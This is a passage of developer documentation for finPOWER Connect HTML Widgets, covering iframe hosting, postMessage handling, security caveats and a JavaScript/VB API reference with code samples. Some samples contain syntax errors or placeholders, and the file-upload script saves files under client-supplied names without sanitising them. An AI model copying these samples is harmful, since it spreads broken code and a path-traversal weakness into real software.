      - It is not possible to fully prevent this but, by specifying a Restricted Origins list, basic checks are made to ensure that the IFRAME is only being hosted within the desired sites.
        - **NOTE:** This relies on Web Browser behaviour and should not be considered a form of security.

Permission



HTML Widgets, just like other Scripts, can have a Permission Key defined to restrict which Users can use them.

Hosting Environments

An HTML Widget can be hosted in various different environments, e.g. the Desktop version of finPOWER Connect in an HTML Viewer form.

Each of these environments has their own set of limitations.

The finPOWER Connect HTML Widget Script can determine its Hosting Context via the `hostingContext` parameter which is an `isefinHtmlWidgetHostingContext` Enum value.

From JavaScript, the HTML Widget can use the `widget.GetHostingContext()` method. This will return a text version of the `isefinHtmlWidgetHostingContext` Enum value.

HtmlViewer

- An HTML Viewer form within the Desktop version of finPOWER Connect.
  - This includes a stand-alone form or in the Task Manager.
- Pressing F5 will always refresh the Widget, regardless of whether the Script is configured to allow this.

PageSet

- A Page Set within the Desktop version of finPOWER Connect.
  - Not yet implemented.

WebInternal

- finPOWER Connect Cloud.
- The Widget may be hosted in a custom Page or launched via a custom Menu Item.

WebExternal

- On an external Website, e.g.
  - Finance company's Website (a Loan Calculator)
  - Client Connect (or similar) Web portal

NOTE: This also applies when running a Portal from Web Services

HTML Viewer Form

HTML Widgets are displayed within an HTML Viewer form via a HTML Widget type Application Shortcut.

The following parameters can be passed to the Application Shortcut:

- id
  - The Id of an HTML Widget type Script.
  - Or, to use a system-supplied HTML Widget, "HTMLWIDGET:WidgetName".
- startupParametersJson
  - Any startup-parameters packages as a JSON String.
- allowSizeToFit
  - Indicates whether the HTML Widget should be allowed to call the `widget.SizeToFit()` method to resize the height of the HTML Viewer to fit the content.
  - If unspecified, this will be `True`.
- title
  - A title for the HTML Viewer form.

Examples of this type of Application Shortcut are shown below:


```
HtmlWidget?id=WIDGET1&startupParametersJson={accountId: "L10000"}
```


NOTE: The startParametersJson parameter is not URL encoded in the above example for clarity.

Task Manager

HTML Widgets can be added to the Task Manager and can be seen as a replacement for HTML Reports.

A new "HTML Widget" Folder Type can be added to the Task Manager, e.g.:





NOTE: Currently, Startup Parameters cannot be specified for the HTML Widget.

Page Set

HTML Widgets can be included on a Page Set Page using an 'HTML Widget' type Page Object.

WARNING: Not yet implemented.

NOTE: On multi-page Page Sets, every time a Page containing an HTML Widget is displayed, the HTML Widget will be restarted.

NOTE: See the finPOWER Connect Cloud 3 Customisation Guide for details on how HTML Widgets are used to customise finPOWER Connect Cloud.

The Tasks View

HTML Widgets can appear within the Tasks View.

When an HTML Widget is run from this view, the following special parameters are passed in the Widget's Startup Parameters.

- `tasksUserId`
- `tasksDateAsAt`

External Website

External Websites are able to host HTML Widgets in an HTML IFRAME element.

WARNING: You must familiarise yourself with the Security Considerations when hosting HTML Widgets on an external Website.

For example, a finance company's public facing Website might need a "Quick Quote" type widget.

NOTE: If a "Restricted Origins" list is defined for the HTML Widget Script, you will be unable to run the HTML page containing the Widget from your local file system.

Browser Compatibility Considerations


- When using finPOWER Connect Cloud, certain browser requirements are imposed, e.g., the browser must be a recent browser that supports HTML 5 and certain, newer, functionality.
- When hosting on an external website, it may not be polite (or practical) to have the same requirements.
- Although the widget JavaScript code is fairly generic, there are other considerations such as the HTML and CSS styles used within the widget:
- widget.css
  - The Form Layout classes (is-widget-form-header, is-widget-form-body and is-widget-form-footer) rely on the HTML 5 and CSS flexbox layout which may not be available in the browser that a user is viewing the finance company's website from.

Security Considerations

NOTE: See the External HTML Widget Host section for a more secure method of hosting.

Since we want to make the inclusion of an HTML Widget on a finance company's website as simple and intuitive as possible and, since that Widget will be running in an unknown user's Web browser, the following security implications should be considered:

- Callbacks to the Widget, e.g., via the GetString method can be faked.
  - Always validate any parameters.
  - NEVER have a parameter which represents an SQL string (or any part such as an SQL WHERE clause).
- Never returns details of Account, Client or other similar records based on any parameters passed into the Script.
- Be aware that anyone can copy the IFRAME source and paste it into their own site.
  - Preventing this is impossible.
  - However, the Scripts form, Web page allows a "Restricted Origins" list to be entered, e.g.:



- **WARNING:** These restrictions rely on the user's Web browser doing "the right thing" and should not be considered a proper security mechanism.

External HTML Widget Host Application

An External HTML Widget Host application is available upon request.

This provides a proxying mechanism so that Websites hosting HTML Widgets do not need to access Web Services directly.

More information is available in the finPOWER Connect 3 External HTML Widget Host Installation and Configuration document.

Unsupported Functionality

When running from an external website, certain HTML Widget functionality is not available, e.g., the ability to run an Application Shortcut.

The JavaScript widget Object section provides more information on functionality available in the various hosting environments.

Cross Frame Messaging

Externally hosted HTML Widgets can communicate with page hosting them via the JavaScript `window.postMessage` method.

This allows the Widget tell its hosting that is wants to close, e.g., thereby allowing the hosting site to, for example, navigate back to the homepage.

Closing the Widget

The following code sample uses jQuery and demonstrates how to respond to the `widget.Close` method:

```
<iframe id="Widget" src="<%=HtmlWidgetUrl%>" style="border:none; width:100%;"></iframe>


<script>
  // ----------
  // Initialise
  // ----------
  $(function () {
    // Listen for widget close and go back to home page
    window.addEventListener("message", function (event) {
      if (event.data && event.data.message == "widget-close") {
        document.location.href = "Home";
      }
    }, false);
  });
</script>
```

Resizing the IFRAME Height

When hosted in an external site, an HTML Widget constantly polls to determine the height of its content (in pixels).

It then posts a "widget-resize" message that the hosting page can use to resize the IFRAME hosting the Widget to size its height to fit the Widget content.

The following code sample uses jQuery and demonstrates how to size an IFRAME based on the Widget's content:

```
<iframe id="Widget" src="<%=HtmlWidgetUrl%>" style="border:none; width:100%;"></iframe>


<script>
  // ----------
  // Initialise
  // ----------
  $(function () {
    var iframe = $("#Widget");

    // Listen for widget content size changes
```

```
    window.addEventListener("message", function (event) {
      if (event.data && event.data.message == "widget-resize") {
        iframe.css("height", event.data.height + "px");
      }
    }, false);
  });
</script>
```

The "widget-resize" message can also be used to only show the HTML Widget once it is fully loaded (this may make the page loading a little cleaner, if for example the IFRAME displays scroll bars until resized), e.g.:

```
<iframe id="Widget" src="<%=HtmlWidgetUrl%>" style="border:none; width:100%;
visibility:hidden"></iframe>


<script>
  // ----------
  // Initialise
  // ----------
  $(function () {
    var iframe = $("#Widget");

    // Listen for widget content size changes
    window.addEventListener("message", function (event) {
      if (event.data && event.data.message == "widget-resize") {
        iframe.css("height", event.data.height + "px");
        iframe.css("visibility", "visible");
      }
    }, false);
  });
</script>
```

JavaScript widget Object

A special "widget" object is available to JavaScript within the HTML Widget.

This object is the only way that interaction can occur between the HTML pages generated by the Widget and the finPOWER Connect HTML Widget Script (and, in certain situations, the Widget container).

The hosting environment of the HTML Widget affects what functionality is available.

NOTE: The "External" column also relates to Portals running under Web Services.

The following table contains each of the widget object's methods (more common methods are bolded), which finPOWER Connect version they are available at, and whether they are available in a particular hosting environment and version (both finPOWER Connect AND Widget version):

Member	Version	Widget	Desktop	Cloud	External
ActionNotificationHandle	3.00.02	1.00	X	X	X
ActionNotificationSend	3.00.02	1.00	X	X	X
ArrayAllowLookupById	3.01.11	1.16	X	X	X
CanClose	3.00.02	1.00	X	X	X
Chain	3.02.00	1.18	X	X	-
Close	3.00.02	1.00	X	X	X
CompareDates	3.01.02	1.08	X	X	X
CurrencySymbol	3.01.00	1.06	X	X	X
DateAddDays	3.02.01	1.19	X	X	X
DisableCloseButton	3.01.11	1.16	X	X	X
DownloadFile WARNING: How the downloaded file is displayed varies between hosting environments.	3.00.02	1.00	X	X	X
ExecuteApplicationShortcutUrl	3.00.02	1.00	X	X	-
FormatCardExpiryDate	3.03.00	1.23	X	X	X
FormatCurrency	3.00.02	1.00	X	X	X
FormatDate	3.00.02	1.00	X	X	X
FormatDateForGrid	3.00.02	1.00	X	X	**?**
FormatDateTime	3.00.02	1.00	X	X	**?**
FormatUtcDate	3.01.05	1.11	X	X	X
FormatUtcDateTime	3.01.05	1.11	X	X	X
FormatInteger	3.00.03	1.01	X	X	X
GetAgeText	3.01.08	1.13	X	X	X
GetWeekDayName	3.01.04	1.09	X	X	X
GetWeekDayNameFromDate	3.01.04	1.09	X	X	X
GetHostingContext	3.00.02	1.00	X	X	X
GetIconUrl	3.00.02	1.00	X	X	X
GetResourceImageUrl	3.03.00	1.23	X	X	X
GetString	3.00.02	1.00	X	X	X

IsAuthenticated	3.02.03	1.21	X	X	X
NotificationAdd	3.00.04	1.02	X	X	-
NotifyBusy	3.02.01	1.20	-	X	-
ParseCurrency	3.00.02	1.00	X	X	X
ParseDate WARNING: Results may vary between hosting environments.	3.00.02	1.00	X	X	X
ParseNumber	3.00.03	1.01	X	X	X
ParseTime					
RefreshParent	3.00.02	1.00	X	X	-
RegisterError	3.00.02	1.00	X	X	X
Reset	3.00.02	1.00	X	X	X
ResetHandle	3.00.02	1.00	X	X	X
ResetScheduled	3.00.02	1.00	X	-	-
Round	3.01.04	1.08	X	X	X
SetHeading	3.00.02	1.00	X	X	-
SetHeadingStyle	3.00.02	1.00	X	X	-
SizeToFit	3.00.02	1.00	X	X	-
ThemeContrastColourBackground	3.01.00	1.07	X	X	X
ThemeContrastColourForeground	3.01.00	1.07	X	X	X
ThemeMainColourBackground	3.01.00	1.07	X	X	X
ThemeMainColourForeground	3.01.00	1.07	X	X	X
UploadFiles	3.00.03	1.01	X	X	X
Version	3.00.02	1.00	X	X	X

NOTE: Even if supported by a certain hosting context, some methods will do nothing in certain situations, e.g., `SetHeadingStyle` is not applicable when displaying a Widget within a finPOWER Connect HTML Viewer form.

WARNING: The implementations for the parsing and formatting functions differ between the Windows and Web versions of finPOWER Connect so be sure to test any code (particularly if using date-related functionality) on both platforms.

These issues may only show up when not running in the default Time Zone.

ActionNotificationHandle

Allows the Widget Script to handle an "Action Notification".

Action Notifications allow the application (finPOWER Connect or finCC) to interact with Widgets and also allow Widgets to communicate with each other.

This method takes the following parameters:

- Handler
  - This is a function that takes the following parameters (see ActionNotificationSend):
    - actionId
      - The Action Id.
    - data
      - The data sent with the notification. Typically a JavaScript object.

This is not applicable when hosted in an external Website.

NOTE: The Desktop and Cloud versions of finPOWER Connect may send different notification actions in different circumstances.

The following are common, built-in, notifications for **finPOWER Connect Cloud**:

ActionId	Data
RecordAdded	`{ type: "Account", id: "L10000", pk: 896 }`
RecordDeleted	`{ type: "Client", id: "C10000", pk: 610 }`
RecordUpdated	`{ type: "SecurityStmt", id: "L10001", pk: 402 }`
RecordViewed	`{ type: "Workflow", id: "L10001.1", pk: 566 }`
BookmarkAdded	`{ type: "Account", id: "L10000", description: "John Smith" }`
BookmarkDeleted	`{ type: "Account", id: "L10000" }`
FormClose	`null`

ActionNotificationSend

Allows the Widget to send an "Action Notification" to all other Widgets or just Widgets with the specified Widget Id (which is generally the HTML Widget's Script Id).

Action Notifications allow the application (finPOWER Connect or finCC) to interact with Widgets and also allow Widgets to communicate with each other.

This method takes the following parameters:

- actionId
  - The Action Id.
- data
  - The data to send to the Widget, e.g., a JavaScript object.
- widgetId
  - Optional.
- includeForms
  - Indicates whether to send this notification to finPOWER Connect Cloud forms in addition to other Widgets.

This is not applicable when hosted in an external Website.

CanClose

Returns a Boolean value detailing whether the Widget is being hosted in a context that can be closed, e.g., an HTML Viewer.

This method takes no parameters.

The return value can be one of the following:

- true
- false

NOTE: Always returns false when hosted in an external Website even though, as detailed in the Cross Frame Messaging section, the hosting page can detect when a Widget is attempting to close.

Chain

Close this Widget and launch a different Widget.

This method takes the following parameters:

- widgetId
  - The HTML Widget Id.
- startupParameters
  - The startup parameters to send to the Widget, e.g., a JavaScript object.

The method has no return value.

Close

Close this Widget providing it is being hosted in a context that can be closed, e.g., an HTML Viewer.

This method takes no parameters.

The return value can be one of the following:

- true
  - The Widget was closed.
- false

- The Widget was not closed.
- **NOTE:** An error will be registered detailing why the Widget could not be closed.

Always returns false when hosted in an external Website.

NOTE: External pages hosting a Widget can receive a notification when `widget.Close` is called.

This is detailed in the Cross Frame Messaging section.

CompareDates

Compare two dates, ignoring the time portion.

Action Notifications allow the application (finPOWER Connect or finCC) to interact with Widgets and also allow Widgets to communicate with each other.

This method takes the following parameters:

- date1
- date2

The return value can be one of the following:

- undefined
  - Either date1 or date2 is not a valid date
- 0
  - The dates match
- 1
  - date1 is higher
- -1
  - date2 is higher

CurrencySymbol

Returns the currency symbol as configured under Global Settings.

DisableCloseButton

Disables the Close button on either the Windows form (desktop) or the Modal form (finPOWER Connect Cloud).

After using this method, the widget will receive a "FormClose" notification action when the close button is clicked and the `widget.Close()` method must be used to close the Widget.

DownloadFile

Callback to the Script and download a File.

This method takes the following parameters:

- eventId
  - The event Id to send to the HTML Widget Script.
- parameters
  - A JavaScript object or JSON String to send to the HTML Widget Script.
  - **NOTE:** If a JavaScript object is supplied, this will automatically be serialised to a JSON String.

- doneCallback
  - A function to call when the download is complete.
- failCallback
  - A function to call when the download fails.
    - Takes 2 parameters:
      - errorMessage
      - unknown
        - This will be `true` if the failure has been called by a timeout, indicating that we don't really know whether the download failed.

This initiates a file download.

File downloads are discussed in more details in the Script Event Callbacks, DownloadFile section.

NOTE: Outside of finPOWER Connect Desktop, Web browser security dictates that file downloads can only occur as the direct result of a User's input, e.g., from clicking a button.

WARNING: Using doneCallback and failCallback is not recommended since in certain situations it may not be possible to ascertain the download state.

ExecuteApplicationShortcutUrl

Executes a finPOWER Connect Application Shortcut in URL format.

This method takes the following parameters:

- url
  - The Application Shortcut URL, e.g.:
    `app://formshow?form=Clients&id=C10000`

The return value can be one of the following:

- true
  - The Application Shortcut was executed.
- false
  - The Application Shortcut could not be executed.

Always returns false when hosted in an external Website.

This method may be used as follows:

```
widget.ExecuteApplicationShortcutUrl("app://formshow?form=Clients&id=C10000");
```

NOTE: The hosting environment dictates which type of Application Shortcuts are available, e.g., Externally hosted Widgets and Portals do not support Application Shortcuts at all.

FormatCurrency

Formats a value using the database currency settings (determined by the database country and optionally, the settings on the Global Settings, Formatting page).

This method takes the following parameters:

- value
  - The number value to format.
- includeSymbol
  - Indicates whether to include the currency symbol.
- blankIfZero
  - Indicates whether to return a blank string if the value is zero.
- forceMinusSymbol
  - Indicates whether negative values should be forced to use the minus symbol rather than the default format, e.g., the number in parentheses.

Returns a formatted currency value.

This method may be used as follows:

```
window.alert(widget.FormatCurrency(1234.567));
```

FormatDate

Format a date using the User's specified Date Format.

NOTE: For externally hosted Widgets, the date format will be determined automatically from the User's Web browser (i.e., the day, month, year order).

This method takes the following parameters:

- value
  - The date value to format.

Returns a formatted date or a blank string.

This method may be used as follows:

```
window.alert(widget.FormatDate(new Date(1972, 9, 4)));
```

FormatDateForGrids

TODO: If external, picks up d/m/y order from browser

FormatDateTime

TODO: If external, picks up d/m/y order from browser

FormatNumber

Formats a value as a number.

This method takes the following parameters:

- value
  - The number value to format.
- decimals
  - Indicates the number of decimal places to format, e.g., 0 for an integer.

- showSeparators
  - Indicates whether to show thousands separators, e.g., 2,465.
- blankIfZero
  - Indicates whether to return a blank string if the value is zero.

Returns a formatted number value.

This method may be used as follows:

```
window.alert(widget.FormatNumber(1234.567, 0, true, true));
```

GetHostingContext

Returns a String value detailing the hosting context of the Widget.

This method takes no parameters.

The return value can be one of the following:

- HtmlViewer
- PageSet
- WebExternal
- WebInternal

Generally, an HTML Widget should be context-agnostic but, in certain situations it may be useful to determine where the Widget is being hosted, e.g., the Windows version of finPOWER Connect allows for more types of Application Shortcuts to be run than the Web version.

This method may be used as follows:

```
TOD0:
```

GetIconUrl

Get a URL that can be used to display a finPOWER Connect icon.

This method takes the following parameters:

- icon
  - The icon resource Id, e.g., "Account".
- size
  - The icon size in pixels.
  - If omitted, 16 is assumed.
- overlay
  - An overlay to apply to the icon, e.g., "Add".
- dipAdjust
  - A Boolean value indicating whether to automatically adjust the size based on the User's DPI settings.
  - If size is 16 and a high DPI display is detected, size will be automatically doubled to 32.

Returns a String which is a URL to retrieve the Icon from the Web Services (or, if running from the Desktop, a local file).

This method may be used as follows:

```
$("#imgTest").attr("src", widget.GetIconUrl("Client"));
```

GetResourceImageUrl

Get a URL that can be used to display an Image type item in the finPOWER Connect Resources admin library.

This method takes the following parameters:

- resourceId
  - The Resource Id, e.g., "MyLogo".
- maxWidth
  - The maximum width to return in pixels.
  - If omitted, the resource is returned at its native size.
- dipAdjust
  - A Boolean value indicating whether to automatically adjust the maxWidth based on the User's DPI settings.
  - If maxWidth is 200 and a high DPI display is detected, it will be automatically doubled to 400.

Returns a String which is a URL to retrieve the Image REsources from the Web Services (or, if running from the Desktop, a local file).

GetString

Callback to the Script and get a String value.

This method takes the following parameters:

- eventId
  - The event Id to send to the HTML Widget Script.
- parameters
  - A JavaScript object or JSON String to send to the HTML Widget Script.
  - **NOTE:** If a JavaScript object is supplied, this will automatically be serialised to a JSON String.
- doneCallback
  - A function to call when the request is successfully completed.
- failCallback
  - A function to call when the request fails.

Returns a String which it is up to the JavaScript code to interpret. Typically, this would be a either a normal text String or a JSON String that would then be deserialised.

This method may be used as follows:

JavaScript

```
function Test1() {
  widget.GetString("Test1", { Name: "Paul" },
                   function (data) { window.alert(data); });
}

function Test2() {
  widget.GetString("Test2, null,
                   function (data) { window.alert(JSON.parse(data).param1); });
}
```

HTML Widget Script

```
Public Function Main(eventId As String,
                     parametersJson As String,
                     startUpParametersJson As String,
                     hostingContext As isefinHtmlWidgetHostingContext,
                     requestInfo As finScriptRequestInfo,
                     ByRef returnValue As String) As Boolean

  ' Assume Success
  Main = True

  ' Handle Events
  Select Case eventId
    Case "Test1"
      Dim Params As ISKeyValueList = finBL.CreateKeyValueList()
      Params.FromSimpleJsonString(parametersJson)
      returnValue = "Hello " & Params.GetString("Name")

    Case "Test2"
      returnValue = "{""param1"":""value 1"",""param2"":222}"
  End Select

End Function
```

NOTE: This method makes an asynchronous call to the Script hence you must specify callback functions.

NotificationAdd

Add a Notification to alert the User to conditions such as a warning, information or that new tasks are available to deal with.

This method takes the following parameters:

- type
  - The Notification type determines the style and default icon of the Notification.
  - Can be one of the following String values:
    - Error
    - Help
    - Info
    - Success
    - Task
    - Warning
- title
  - The title for the Notification popup or a blank String to not display a title.
- description
  - A description of the Notification.
- *details*
  - *Optional.* Notification details or a blank String.
- links
  - *Optional.* An array of link objects.
  - These objects should have 'text' and 'link' properties.
    - **NOTE:** Typically, the link would be an Application Shortcut URL.
- *icon*
  - *Optional.* The name of the icon to override the default icon for this Notification type.

This method may be used as follows:

```
widget.NotificationAdd("info",
                       "",
                       "A simple information message")


widget.NotificationAdd("warning",
                       "The Title",
                       "The warning message.")


widget.NotificationAdd("task",
                       "2 New Tasks",
                       "The following new Tasks are available:",
                       "",
                       [{text: 'task 1', link: 'app://formshow?form=x1'},
                        {text: 'task 2', link: 'app://formshow?form=x2'}],
                       "Client")
```

NOTE: Notifications may be displayed differently between the Desktop and Cloud versions of finPOWER Connect.

ParseCurrency

Parse a currency String and returns a numeric value.

This method takes the following parameters:

- value
  - A String to parse, e.g.:
    - 1.23456
    - $10.58

Returns a numeric value rounded to the correct number of decimal places (as configured within finPOWER Connect, Global Settings, General, Formatting).

ParseDate

Parse a date String and returns a Date value or null.

This method takes the following parameters:

- value
  - A String to parse, e.g.:
    - 20/11/2016
    - 20/11
    - 20 Nov
    - 4/2/72
    - Now
- historic
  - Indicates whether to treat 2-digit years as always being in the past, e.g.:
    - 72 would be parsed to 1972 rather than 2072.

Returns a numeric value rounded to the correct number of decimal places (as configured within finPOWER Connect, Global Settings, General, Formatting).

NOTE: Date parsing can handle a number of different formats but may vary depending on the Hosting Environment.

ParseNumber

Parse a number String and returns a numeric value.

This method takes the following parameters:

- value
  - A String to parse, e.g.:
    - 1.23456
    - $10.58
- decimals
  - The number of decimal places to include in the parsed value.

Returns a numeric value rounded to the correct number of decimal places.

RefreshParent

Refresh the Parent form that launched this HTML Widget.

This method takes no parameters.

This calls the "Refresh" action on the Parent form.

NOTE: This is only applicable to Widget's launched from another form, e.g., a Widget that is being used as a custom Action on the Clients form.

RegisterError

Registers an error to indicate that something has gone wrong without being intrusive (e.g., displaying a message box).

How the registered error appears depends on the hosting environment, e.g., for an Externally hosted Widget, a simple JavaScript `console.warn()` message is written.

This method takes the following parameters:

- message
  - The Error Message.
- details
  - Any further error details to report.

Reset

Reset the HTML Widget to its original state.

This method takes no parameters.

This recalls the HTML Widget Script's initialisation event (`eventId = ""`).

NOTE: Registered errors are not cleared when the reset is called.

ResetHandle

Allows the Widget Script to handle a "Reset".

By default, the Reset method will completely reset (i.e., reload) the HTML Widget, e.g., via a "Refresh" button in the top-right of the Widget container.

By providing a handler, a Script can perform its own reset, e.g., re-retrieve data for a chart.

This method takes the following parameters:

- handler
  - This is a function that takes no parameters.

NOTE: If the handler function itself calls `widget.Reset()` then a full reset will occur, i.e., the HTML Widget will be reloaded.

WARNING: This applies to the "Refresh" button in the Widget's header (if the page is configured to show Widget Headers) and NOT the green refresh button at the bottom of the page UNLESS the page is configured to show only a single HTML Widget (version 3.02.01 and later).

ResetScheduled

Reset the HTML Widget to its original state when the Widget becomes visible and/ or after a delay.

NOTE: This method is only available for Widgets running under finPOWER Connect Cloud and allows the Widget's Script to optimise refreshes. In other hosting environments, this will simply on-call the Reset method.

The system-supplied Accounts and Clients HTML Widgets use this method.

This method takes the following parameters:

- visible
  - The Reset will only occur when the Widget is visible.
    - If the Widget is not currently visible, the reset will occur once it becomes visible.
- delay
  - The number of seconds to delay the reset by.
  - This is ignored if the Widget is not visible and the visible parameter is true.

SetHeading

Sets the Widget's heading caption.

NOTE: This method is only available for Widgets running under finPOWER Connect Cloud and then only in certain circumstances, e.g., where a custom Page is configured to show Widget headings.

SetHeadingStyle

Sets the Widget's heading style.

This method takes the following parameters:

- style
  - A String value which is one of the following:
    - hidden
    - info
    - success
    - warning
    - error

NOTE: This method is only available for Widgets running under finPOWER Connect Cloud and then only in certain circumstances, e.g., where a custom Page is configured to show Widget headings.

SizeToFit

Attempts to size the HTML Widget to fit its container.

NOTE: This method is only available for Widgets running under the finPOWER Connect Desktop application that are hosted in an HTML Viewer form.

UploadFiles

Callback to the Script to upload one or more files.

This method takes the following parameters:

- eventId
  - The event Id to send to the HTML Widget Script.
- parameters
  - A JavaScript object or JSON String to send to the HTML Widget Script.
  - **NOTE:** If a JavaScript object is supplied, this will automatically be serialised to a JSON String.
- files
  - An HTML file input control.
- doneCallback
  - A function to call when the request is successfully completed.
- failCallback
  - A function to call when the request fails.

Returns a String which it is up to the JavaScript code to interpret. Typically, this would be a either a normal text String or a JSON String that would then be deserialised.

This method may be used as follows:

HTML

```
<input id="fileFiles" type="file" multiple/>
<button onclick="UploadFiles()">Upload File</button>
```

JavaScript

```
function UploadFiles() {
  widget.UploadFiles("UploadFiles", { Name: "Paul" }, fileFiles
                     function (data) { window.alert(data); },
                     function (errorMessage) { window.alert(errorMessage); });
}
```

HTML Widget Script

```
Public Function Main(eventId As String,
                     parametersJson As String,
                     startUpParametersJson As String,
                     hostingContext As isefinHtmlWidgetHostingContext,
                     requestInfo As finScriptRequestInfo,
                     ByRef returnValue As String) As Boolean

  ' Assume Success
  Main = True

  ' Handle Events
  Select Case eventId
    Case "UploadFiles"
      Dim FileUploadInfo As finFileUploadInfo

      If requestInfo.Files.Count = 0 Then
        Main = False
        finBL.Error.ErrorBegin("No files specified.")
      Else
        For Each FileUploadInfo In requestInfo.Files
          If Not finBL.Runtime.FileUtilities.WriteFileFromByteArray("c:\temp\" &
```

```
            FileUploadInfo.FileName, FileUploadInfo.FileData) Then
            Main = False
            Exit For
          End If
        Next

        If Main Then
          returnValue = String.Format("{0} files uploaded.", requestInfo.Files.Count)
        End If
      End If
  End Select

End Function
```

NOTE: This method makes an asynchronous call to the Script hence you must specify callback functions.

Version

Get the HTML Widget version as a String.

Both the Windows and Web versions of finPOWER Connect maintain their own Widget implementations and there may be occasions where an HTML Widget needs to target different versions (which may have different, e.g., additional, functionality).

JavaScript widget.UI Object

A special `widget.UI` object is available to JavaScript within the HTML Widget.

This contains User-Interface and other utility functions to make working with JavaScript and HTML easier.

IMPORTANT: The HTML Widget Script must be configured to use jQuery to use this functionality.

If the Script includes jQuery then this object will automatically be available.

NOTE: From finPOWER Connect version 3.00.06, certain controls are available that mimic those used by finPOWER Connect Cloud.

When writing an externally hosted Widget (e.g., a Loan Calculator on a Website, external libraries such as Bootstrap or Semantic UI may provide more suitable functionality and styling.

The following table contains each of the `widget.UI` object's methods, which Widget version they are available at, and whether they are available in a particular hosting environment and version:

Member	Version	Widget	Desktop	Cloud	External
General					
Block	3.00.03	1.01	X	X	X
Unblock	3.00.03	1.01	X	X	X
HtmlEncode	3.00.02	1.00	X	X	X
ScrollToTop	3.00.06	1.04	X	X	X
ValidateContainer	3.00.02	1.00	X	X	X
Constants					
FIELD_WIDTH_CODE_5	3.00.06	1.04	X	X	X
FIELD_WIDTH_CODE_10	3.00.06	1.04	X	X	X
FIELD_WIDTH_CODE_15	3.00.06	1.04	X	X	X
FIELD_WIDTH_CODE_20	3.00.06	1.04	X	X	X
Addressing					
InitialiseAddressAutoComplete	3.00.02	1.00	X	X	X
SELECT Element					
DDListFromArray	3.00.02	1.00			X
DDListFromCollection	3.00.02	1.00	X	X	X
DDListFromCsv	3.00.02	1.00	X	X	X
DDListAdd	3.00.02	1.00	X	X	X
Objects					

Form	3.00.02	1.00	X	X	X
Controls					
ButtonList			X	X	X
CheckBox	3.00.06	1.04	X	X	X
ComboBox	3.00.06	1.04	X	X	X
DateBox	3.00.06	1.04	X	X	X
DBCombo	3.00.06	1.04	X	X	X
Grid	3.00.06	1.04	X	X	X
InformationListComboBox	3.00.06	1.04	X	X	X
Modal	3.01.00	1.07	X	X	X
NumberBox	3.00.06	1.04	X	X	X
PreviewPane	3.00.06	1.04	X	X	X
PromptUpdateList			X	X	X
Tabs	3.00.02	1.04	X	X	X
TextBox	3.00.06	1.04	X	X	X
Message Boxes					
MsgBoxAlert	3.00.06	1.04	X	X	X
MsgBoxConfirm	3.00.06	1.04	X	X	X
MsgBoxConfirmDelete	3.00.06	1.04	X	X	X
MsgBoxInfo	3.00.07	1.05	X	X	X

Functionality contained in `widget.UI` is broken up into logical sub-sections below (except Widget Controls that are covered in the next section).

General

The following are general purpose helper methods:

Block

Blocks the Widget with an overlay, a wait icon and an optional message.

The following code blocks and then unblocks the widget after 2 seconds.

```
widget.UI.Block("this widget is blocked");

window.setTimeout(function () { widget.UI.Unblock(); }, 2000);
```

NOTE: This method can be called multiple times to update the message that is displayed.

WARNING: Always handle both the 'success' and 'fail' callback events of asynchronous functions such as `GetString` and unblock the Widget; a blocked Widget cannot be interacted with by the user.

Unblock

Unblocks the Widget.

HtmlEncode

HTML Encode a text value (including converting new lines to <br/> tags).

This method takes the following parameters:

- value
  - The text to encode.
- makeSpacedNonBreaking
  - *Optional*. Indicates whether all spaces should be encoded as non-breaking spaces ( ).

Returns a String value.

ScrollToTop

Scrolls the HTML document body so that the specified element is at the top (or as close as possible).

This method takes the following parameters:

- element
  - Either an id or a jQuery element.

```
widget.UI.ScrollToTop("divBreakdown");
```

ValidateContainer

Check all controls in the specified container element are valid. This means:

- All input elements with a CSS class of "is-mandatory" have a value entered.
  - This includes the following HTML Elements:
    - input

        - select
        - textarea

This method takes the following parameters:

- container
    - One of the following:
        - A jQuery element
        - A `UI.Tabs` object

Returns a Boolean value.

Addressing

The following are address-related helper methods.

NOTE: Addressing functionality is implemented via Google Maps.

To use this functionality, a Google Maps Browser API key must be defined within finPOWER Connect, Global Settings, Clients, Addressing.

SELECT Element

The HTML <SELECT> element represents a dropdown list (hence the 'DDList' prefix for all methods dealing with this type of element).

